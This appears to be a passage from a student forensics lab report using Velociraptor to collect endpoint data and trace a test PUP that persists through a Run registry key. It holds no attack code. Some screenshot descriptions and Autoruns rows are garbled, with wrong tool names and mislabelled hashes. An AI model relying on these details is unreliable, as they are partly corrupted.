  ci_build_url: https://github.com/Velocidex/velociraptor/actions/runs/8998656517
```

```
forensics@ABDULLAHM-PC:/mnt/d/FinalDFProj/T17$ ./velociraptor-v0.72.1-windows-amd64.exe config repack --exe velociraptor-v0.72.1-windows-amd64.exe client.config.yaml repackged_velociraptor.exe
[INFO] 2024-05-10T15:49:42Z
[INFO] 2024-05-10T15:49:42Z
[INFO] 2024-05-10T15:49:42Z
[INFO] 2024-05-10T15:49:42Z
[INFO] 2024-05-10T15:49:42Z
[INFO] 2024-05-10T15:49:42Z
[INFO] 2024-05-10T15:49:42Z Digging deeper! https://www.velocidex.com
[INFO] 2024-05-10T15:49:42Z This is Velociraptor 0.72.1 built on 2024-05-08T08:25:45Z (26df171)
[INFO] 2024-05-10T15:49:42Z Starting Org Manager service.
[INFO] 2024-05-10T15:49:42Z Starting services for Root Org
[INFO] 2024-05-10T15:49:42Z Starting Journal service for Root Org.
[INFO] 2024-05-10T15:49:42Z Starting user manager service for org
[INFO] 2024-05-10T15:49:42Z Starting the notification service for Root Org.
[INFO] 2024-05-10T15:49:42Z Installing Dummy inventory_service. Will download tools to temp directory.
[INFO] 2024-05-10T15:49:42Z Starting repository manager for Root Org
[INFO] 2024-05-10T15:49:42Z Loaded 397 built in artifacts in 139.8449ms
client_repack: Will Repack the Velociraptor binary with 2671 bytes of config
Uploaded /mnt/d/FinalDFProj/T17/repackged_velociraptor.exe (58633664 bytes)
[
{
  "RepackInfo": {
    "Path": "/mnt/d/FinalDFProj/T17/repackged_velociraptor.exe",
    "Size": 58633664,
    "sha256": "2a45d641655de87f983c42ad0e17b15e2c79e591dafc4fec2ae379be997ff73d",
    "md5": "108c423032992779ea8f0ab6b761654c",
    "Components": [
      "repackged_velociraptor.exe"
    ]
  }
}
]DEBUG:Query Stats: {"RowsScanned":1,"PluginsCalled":1,"FunctionsCalled":1,"ProtocolSearch":0,"ScopeCopy":4}
forensics@ABDULLAHM-PC:/mnt/d/FinalDFProj/T17$ forensics@ABDULLAHM-PC:/mnt/d/FinalDFProj/T17$
```

## WINSCP DOWNLOAD:

The screenshot shows the SourceForge website for the WinSCP project. The main content area displays the WinSCP logo (a blue padlock icon) and the text: "WinSCP is a free SFTP, SCP, S3, WebDAV, and FTP client for Windows. Brought to you by: martinpriklral". Below this, a green banner says "Learn more: check out screenshots, reviews, and more. We'll take you there in a few moments." There are three buttons: "Get Updates", "Share This", and "Problems Downloading?". A note below the buttons states "WinSCP-6.3.3-Setup.exe | Scanned for malware ✓". To the right, a "Related Business Categories" sidebar lists "Communications", "IT Security", "IT Management", and "FTP Clients". A "WinSCP Features" sidebar lists "Support for Amazon S3, FTP, FTPS, SCP, SFTP or WebDAV" and "All common operations with files".

## AGENT NAME:

The screenshot shows the Velociraptor Response interface. The top navigation bar includes "Interrogate", "VFS", "Collected", and "Logs" tabs, with "Interrogate" currently selected. The main pane displays the following agent metadata for "ABDULLAHM-PC":

Client ID	C.ca282919b38c0ae1
Agent Version	0.72.1
Agent Build Time	2024-05-08T08:33:32Z
First Seen At	2024-05-11T17:50:23Z
Last Seen At	2024-05-11T17:53:40Z
Last Seen IP	127.0.0.1:53005
Labels	
Operating System	windows
Hostname	ABDULLAHM-PC
FQDN	ABDULLAHM-PC
Release	Microsoft Windows 11 Home 10.0.22631 Build 22631
Architecture	amd64
MAC Addresses	b0:80:27:00:00:0e b0:60:88:8b:63:6c b2:60:88:8b:63:6b b0:60:88:8b:63:6b b0:60:88:8b:63:6f

Below this, a "Client Metadata" section is partially visible.

AGENT NAME:

The screenshot shows the VQL interface with the following details for the agent ABDULLAHM-PC:

Client ID	C.ca282919b38c0ae1
Agent Version	0.72.1
Agent Build Time	2024-05-08T08:33:32Z
First Seen At	2024-05-11T17:58:23Z
Last Seen At	2024-05-11T17:54:05Z
Last Seen IP	127.0.0.1:53005
Labels	

USING VIRTUAL FILE SYSTEM:

The screenshot shows the VFS interface with the following details:

- Left Sidebar:** Shows mounted volumes: auto, ntfs, and registry.
- Central View:** A table listing volumes:
 

Download	Name	Size	Mode	mtime	atime	ctime
	\.\C:	225279Mb	drwxr-xr-x	0001-01-01T00:00:00Z	0001-01-01T00:00:00Z	0001-01-01T00:00:00Z
	\.\D:	240871Mb	drwxr-xr-x	0001-01-01T00:00:00Z	0001-01-01T00:00:00Z	0001-01-01T00:00:00Z
- Right Panel - \.\C:** Detailed properties for drive C:
 

Properties	
Description	Local Fixed Disk
DeviceID	C:
FreeSpace	13367812096
Size	236223197184
SystemName	ABDULLAHM-PC
VolumeName	Windows
VolumeSerialNumber	CC1CF525

## REGISTRY INFORMATION:

Download	Name	Size	Mode	mtime	atime	ctime
	AppEvents	0	drwxr-xr-x	2023-09-05T19:52:40Z	2023-09-05T19:52:40Z	2023-09-05T19:52:40Z
	Console	0	drwxr-xr-x	2024-01-28T15:14:15Z	2024-01-28T15:14:15Z	2024-01-28T15:14:15Z
	Control Panel	0	drwxr-xr-x	2023-09-05T19:58:44Z	2023-09-05T19:58:44Z	2023-09-05T19:58:44Z
	Environment	0	drwxr-xr-x	2024-05-08T13:21:46Z	2024-05-08T13:21:46Z	2024-05-08T13:21:46Z
	EUDC	0	drwxr-xr-x	2023-09-05T19:52:40Z	2023-09-05T19:52:40Z	2023-09-05T19:52:40Z

Showing 1 to 5 of 14

Properties for HKEY\_CURRENT\_USER\AppEvents

type	key
------	-----

2024-05-11T17:56:13Z

## EXPLORING THE FILE SYSTEM:

Download	Name	Size	Mode	mtime	atime	ctime
	NTUSER.DAT{9e1c93ef-4c25-11ee-99ad-9987f6d8b92b}.T.MContainer00000000000000000002.regrtrans-ms	512Kb	-rwxr-xr-x	2023-09-05T19:52:33Z	2023-10-01T15:57:07Z	2023-09-05T19:52:33Z
	.dotnet	0	drwxr-xr-x	2024-04-11T05:51:11Z	2024-05-09T16:17:35Z	2024-04-11T05:51:11Z
	AppData	0	drwxr-xr-x	2022-05-07T05:24:50Z	2024-05-09T16:17:35Z	2023-09-06T06:40:42Z
	Application	0	drwxr-xr-x	2023-09-05T19:55:31Z	2023-09-05T19:55:31Z	2023-09-05T19:55:31Z
	Data	0	drwxr-xr-x	2023-09-05T19:55:31Z	2023-09-05T19:55:31Z	2023-09-05T19:55:31Z

Properties for \\.\C:\Users\Default\NTUSER.DAT{9e1c93ef-4c25-11ee-99ad-9987f6d8b92b}.T.MContainer00000000000000000002.regrtrans-ms

mft	33363-128-1
name_type	Win32
fn_btime	2023-09-05T19:52:33.557971Z
fn_mtime	2023-09-05T19:52:33.557971Z
extra_names	NTUSER-4.REG

Fetch from Client

2024-05-11T17:57:56Z

## COLLECTING AN ARTIFACT:

## WINDOWS.NETWORK.NETSTATENRICHED:

The screenshot shows a network analysis interface with the following details:

**Artifacts Table:**

State	FlowId	Artifacts	Created	Last Active	Creator	Mb	Rows
✗	F.COV4NQE6OME0	Windows.Network.NetstatEnriched	2024-05-11T18:01:03Z	2024-05-11T18:01:11Z	admin	0 b	0
✓	F.COV38306886C	System.VFS.ListDirectory	2024-05-11T17:57:52Z	2024-05-11T17:57:52Z	admin	0 b	32
✓	F.COV2S6MOVKPU	System.VFS.ListDirectory	2024-05-11T17:57:04Z	2024-05-11T17:57:05Z	admin	0 b	8
✓	F.COV20H6BPM9C	System.VFS.ListDirectory	2024-05-11T17:56:58Z	2024-05-11T17:56:51Z	admin	0 b	38

**Artifact Collection Overview:**

- Artifact Names: Windows.Network.NetstatEnriched
- Flow ID: F.COV4NQE6OME0
- Creator: admin
- Create Time: 2024-05-11T18:01:03Z
- Start Time: 2024-05-11T18:01:03Z
- Last Active: 2024-05-11T18:01:11Z
- Duration: 8.01 seconds
- State: RUNNING
- Ops/Sec: Unlimited
- CPU Limit: Unlimited
- IOPS Limit: Unlimited
- Timeout: 600 seconds
- Max Rows: 1m rows

**Results Panel:**

Artifacts with Results  
Total Rows: 0  
Uploaded Bytes: 0 / 0  
Files uploaded: 0  
Download Results: Select a download method

2024-05-11T18:01:14Z


## DESTPORT FLAG:


The screenshot shows a NetworkMiner capture window titled "Raw Response JSON". The interface includes a left sidebar with various icons, a top bar with "ARDULLAHM-PC Connected" and user "admin", and a right sidebar with a tree view of network traffic. The main pane displays a large block of JSON data representing a network response. The JSON structure includes fields such as "Authenticode", "Family", "Type", "Status", "SrcIP", "SrcPort", "DestIP", "DestPort", and "Timestamp". It also contains nested objects for "Hash" (MD5, SHA1, SHA256) and "Userinfo" (Username). The JSON is color-coded with red numbers indicating line numbers and some red text for specific values like IP addresses and ports.

```
33     "Authenticode": "",  
32     "Family": "IPv4",  
31     "Type": "TCP",  
30     "Status": "LISTEN",  
29     "SrcIP": "192.168.56.1",  
28     "SrcPort": 8001,  
27     "DestIP": "0.0.0.0",  
26     "DestPort": 0,  
25     "Timestamp": "2024-05-11T17:45:20Z"  
24 },  
23 {  
22     "Pid": 25300,  
21     "Ppid": 22304,  
20     "Name": "velociraptor-v0.72.1-linux-amd64",  
19     "Path": "",  
18     "CommandLine": "",  
17     "Hash": {  
16         "MD5": "d41d8cd98f00b204e9800998ecf8427e",  
15         "SHA1": "da39a3ee5e6b4b0d3255bfe95601890afdb80709",  
14         "SHA256": "e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855"  
13     },  
12     "Userinfo": "ABDULLAHM-PC\\user",  
11     "Authenticode": "",  
10     "Family": "IPv4",  
9     "Type": "TCP",  
8     "Status": "ESTAB",  
7     "SrcIP": "192.168.56.1",  
6     "SrcPort": 8001,  
5     "DestIP": "192.168.56.1",  
4     "DestPort": 52828,  
3     "Timestamp": "2024-05-11T17:45:20Z"  
2 },  
1 {}  
300 ]
```


## 18. Investigating a PUP with Velociraptor

ADDING EXCLUSION:





## INFECTING MACHINE:



## RUNKEY FLAG:

KnownDlls, rpcrt4,enabled, Known DLLs, System-wide, Remote Procedure Call Runtime, (Verified) Microsoft Windows, Microsoft Corporation, c:\KnownDlls, sechost,enabled, Known DLLs, System-wide, Host for SCM/SDLL/LSA Lookup APIs, (Verified) Microsoft Windows, Microsoft Corporation, c:\KnownDlls, Setupapi,enabled, Known DLLs, System-wide, Windows Setup API, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\s\KnownDlls, SHCORE,enabled, Known DLLs, System-wide, SHCORE, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\syswow64\shcore KnownDlls, SHELL32,enabled, Known DLLs, System-wide, Windows Shell Common Dll, (Verified) Microsoft Windows, Microsoft Corporation, c:\wind KnownDlls, SHLWAPI,enabled, Known DLLs, System-wide, Shell Light-weight Utility Library, (Verified) Microsoft Windows, Microsoft Corporati KnownDlls, user32,enabled, Known DLLs, System-wide, Multi-User Windows USER API Client DLL, (Verified) Microsoft Windows, Microsoft Corpor KnownDlls, WLDAP32,enabled, Known DLLs, System-wide, Win32 LDAP API DLL, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\s\y ,enabled, Known DLLs, System-wide, ,,,c:\windows\syswow64\wow64.dll,,wow64.dll, ,,,win,enabled, Known DLLs, System-wide, ,,,c:\windows\syswow64\wow64win.dll,,wow64win.dll, ,,,KnownDlls, WS2\_32,enabled, Known DLLs, System-wide, Windows Socket 2.0 32-Bit DLL, (Verified) Microsoft Windows, Microsoft Corporation, c:\ogon\Shell,,Logon,System-wide, ,,,oggon\Shell,explorer.exe,enabled, Logon, System-wide, Windows Explorer, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\exp teShell,,Logon,System-wide, ,,,tSheShell,cmd.exe,enabled, Logon, System-wide, Windows Command Processor, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\s\y ogon, System-wide, ,,,urityHealth,enabled, Logon, System-wide, Windows Security notification icon, (Verified) Microsoft Windows, Microsoft Corporation, c:\wind xTray,enabled, Logon, System-wide, VirtualBox Guest Additions Tray Application, (Verified) Microsoft Windows Hardware Compatibility Pub sion\Run,,Logon,System-wide, ,,,sion\Run,PUP4,enabled, Logon, System-wide, ,,,c:\PUP4message.exe,,C:\PUP4message.exe,A53BFCA803E217B9D599C7C774970550,DA0935468E6CA8686 tem-wide, ,,,Explorer, System-wide, Microsoft (R) HTML Viewer, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system32\mshtml.dll,11. plorer, System-wide, OLE32 Extensions for Win32, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system32\urlmon.dll,11.1 plorer, System-wide, ActiveX control for streaming video, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system32\msvid xplorer, System-wide, OLE32 Extensions for Win32, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system32\urlmon.dll,11. plorer, System-wide, OLE32 Extensions for Win32, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system32\urlmon.dll,11.6 xplorer, System-wide, OLE32 Extensions for Win32, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system32\urlmon.dll,11.7 Explorer, System-wide, OLE32 Extensions for Win32, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system32\urlmon.dll,11.8 Explorer, System-wide, Microsoft® InfoTech Storage System Library, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system3 bled, Explorer, System-wide, Microsoft (R) HTML Viewer, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system32\mshtml.d Explorer, System-wide, OLE32 Extensions for Win32, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system32\urlmon.dll,11.9 Explorer, System-wide, Microsoft (R) HTML Viewer, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system32\mshtml.dll,11.10 Explorer, System-wide, Microsoft Internet Messaging API Resources, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\sysste lorer, System-wide, OLE32 Extensions for Win32, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system32\urlmon.dll,11.0. ,Explorer, System-wide, Microsoft® InfoTech Storage System Library, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\sysplorer, System-wide, Microsoft (R) HTML Viewer, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system32\mshtml.dll,11.0. ,Explorer, System-wide, TBAuth protocol handler, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system32\tbauth.dll,10.6 lorer, System-wide, ActiveX control for streaming video, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system32\msvidct ed, Explorer, System-wide, Microsoft (R) HTML Viewer, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system32\mshtml.dll,11. ,enabled, Explorer, System-wide, TBAuth protocol handler, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system32\tbauth. nts,,Logon, System-wide, ,,,Microsoft Windows Media Player,enabled, Logon, System-wide, Microsoft Windows Media Player Setup Utility, (Verified) Microsoft Wind nts, Themes Setup,enabled, Logon, System-wide, Windows Theme API, (Verified) Microsoft Windows, Microsoft Corporation, c:\windows\system32\ nts, Microsoft Windows Media Player,enabled, Logon, System-wide, Microsoft Windows Media Player Setup Utility, (Verified) Microsoft Wind nts, Windows Desktop Update,enabled, Logon, System-wide, Windows Shell Common Dll, (Verified) Microsoft Windows, Microsoft Corporation, c:\n nts, Web Platform Customizations,enabled, Logon, System-wide, IE Per-User Initialization Utility, (Verified) Microsoft Windows, Microsoft nts,n/a,enabled, Logon, System-wide, Microsoft .NET IE SECURITY REGISTRATION, (Verified) Microsoft Corporation, Microsoft Corporation, c:\n nts, Google Chrome,enabled, Logon, System-wide, Google Chrome Installer, (Verified) Google LLC, Google LLC, c:\program files\google\chrom nts, Microsoft Edge,enabled, Logon, System-wide, Microsoft Edge Installer, (Verified) Microsoft Corporation, Microsoft Corporation, c:\pro galled Components,,Logon, System-wide, ,,,Microsoft Windows Media Player,enabled, Logon, System-wide, Microsoft Windows Media Player Setup Utility, (Verified) Mi galled Components, Microsoft Windows Media Player,enabled, Logon, System-wide, Microsoft Windows Media Player Setup Utility, (Verified) Mi galled Components,n/a,enabled, Logon, System-wide, Microsoft .NET IE SECURITY REGISTRATION, (Verified) Microsoft Corporation, Microsoft Cor ows\IconServiceLib,,Logon, System-wide, ,,,Microsoft Windows Media Player,enabled, Logon, System-wide, Microsoft Windows Media Player Setup Utility, (Verified) Mi r\ShellServiceObjects,IconCodecService.dll,enabled, Logon, System-wide, Converts a PNG part of the icon to a legacy bmp icon, (Verified) Mi r\ShellServiceObjects,,Explorer, System-wide, ,,,Microsoft Windows Media Player,enabled, Logon, System-wide, Microsoft Windows Media Player Setup Utility, (Verified) Mi r\ShellServiceObjects, Published Items Shell Service Object,enabled, Explorer, System-wide, Windows Shell Common Dll, (Verified) Microso r\ShellServiceObjects, Microsoft VolumeControlService Class,enabled, Explorer, System-wide, SCA Volume, (Verified) Microsoft Windows, Micr r\ShellServiceObjects,Windows To Go Shell Service Object,enabled, Explorer, System-wide, Windows To Go Shell Service Object, (Verified) r\ShellServiceObjects," {566296fe-e0e8-475f-ba9c-a31ad31620b1}",enabled, Explorer, System-wide, Device Stage Shell Extension, (Verified) r\ShellServiceObjects, Cloud Cache Validator SSO,enabled, Explorer, System-wide, Cloud Data Store, (Verified) Microsoft Windows, Microsc r\ShellServiceObjects,UnexpectedShutdownReason,enabled, Explorer, System-wide, Systray shell service object, (Verified) Microsoft Window

## MD5 OF EXE:

The screenshot shows the Voltha interface with the following details:

- Table Headers:** State, FlowId, Artifacts, Created, Last Active, Creator, Mb, Rows.
- Table Data:**
  - FlowId F\_COVTP74013924, Artifacts Windows.System.Plist, Created 2024-05-11T21:01:16Z, Last Active 2024-05-11T21:01:36Z, Creator admin, Mb 0 b, Rows 95.
  - FlowId F\_COVTLBC285664, Artifacts Windows.Sysinternals.Autoruns, Created 2024-05-11T20:52:17Z, Last Active 2024-05-11T20:54:07Z, Creator admin, Mb 0 b, Rows 1346.
  - FlowId F\_COVSNWJ20A8, Artifacts Windows.EventLogs.EvtxHunter, Created 2024-05-11T20:00:39Z, Last Active 2024-05-11T20:00:39Z, Creator admin, Mb 0 b, Rows 0.
  - FlowId F\_COVSN5VMKJHS, Artifacts Windows.Search.Yara, Created 2024-05-11T19:48:39Z, Last Active 2024-05-11T19:49:37Z, Creator admin, Mb 0 b, Rows 0.
  - FlowId F\_COVJS3PH4VJGU, Artifacts Windows.Search.Yara, Created 2024-05-11T19:39:59Z, Last Active 2024-05-11T19:40:54Z, Creator admin, Mb 0 b, Rows 0.
  - FlowId F\_COVSGTT3129PC, Artifacts Windows.System.DNSCache, Created 2024-05-11T19:35:19Z, Last Active 2024-05-11T19:35:21Z, Creator admin, Mb 0 b, Rows 3.
  - FlowId F\_COVSACR4FTJ0, Artifacts Generic Client Info, Created 2024-05-11T19:12:49Z, Last Active 2024-05-11T19:12:50Z, Creator InterrogationService, Mb 0 h, Rows 1.
- Artifact Collection View:** Shows a table with columns Pid, Ppid, TokenIsElevated, Name, Commandline, Exe, TokenInfo, Hash, Authenticode, Username, WorkingSetSize. It displays two entries:
  - Pid 4, Ppid 0, TokenIsElevated false, Name System, Hash SHA256: d41d8cd9880088e98800998ecf8427e, SHA1: da39a3ee5e64b0bd255bfe f956801898ad8d8709.
  - Pid 72, Ppid 4, TokenIsElevated false, Name Registry, Hash SHA256: e3b0c44298fc1c1c49aefb4c899fb92427ae41e4649b934ca4, SHA1: da39a3ee5e64b0bd255bfe f956801898ad8d8709.

## YARA:

The screenshot shows the Voltha interface with the following details:

- Table Headers:** State, FlowId, Artifacts, Created, Last Active, Creator, Mb, Rows.
- Table Data:**
  - FlowId F\_COVTP74013924, Artifacts Windows.Search.Yara, Created 2024-05-11T21:01:09Z, Last Active 2024-05-11T21:01:12Z, Creator admin, Mb 0 b, Rows 1.
  - FlowId F\_COVTP74013924, Artifacts Windows.System.Plist, Created 2024-05-11T21:01:16Z, Last Active 2024-05-11T21:01:36Z, Creator admin, Mb 0 b, Rows 95.
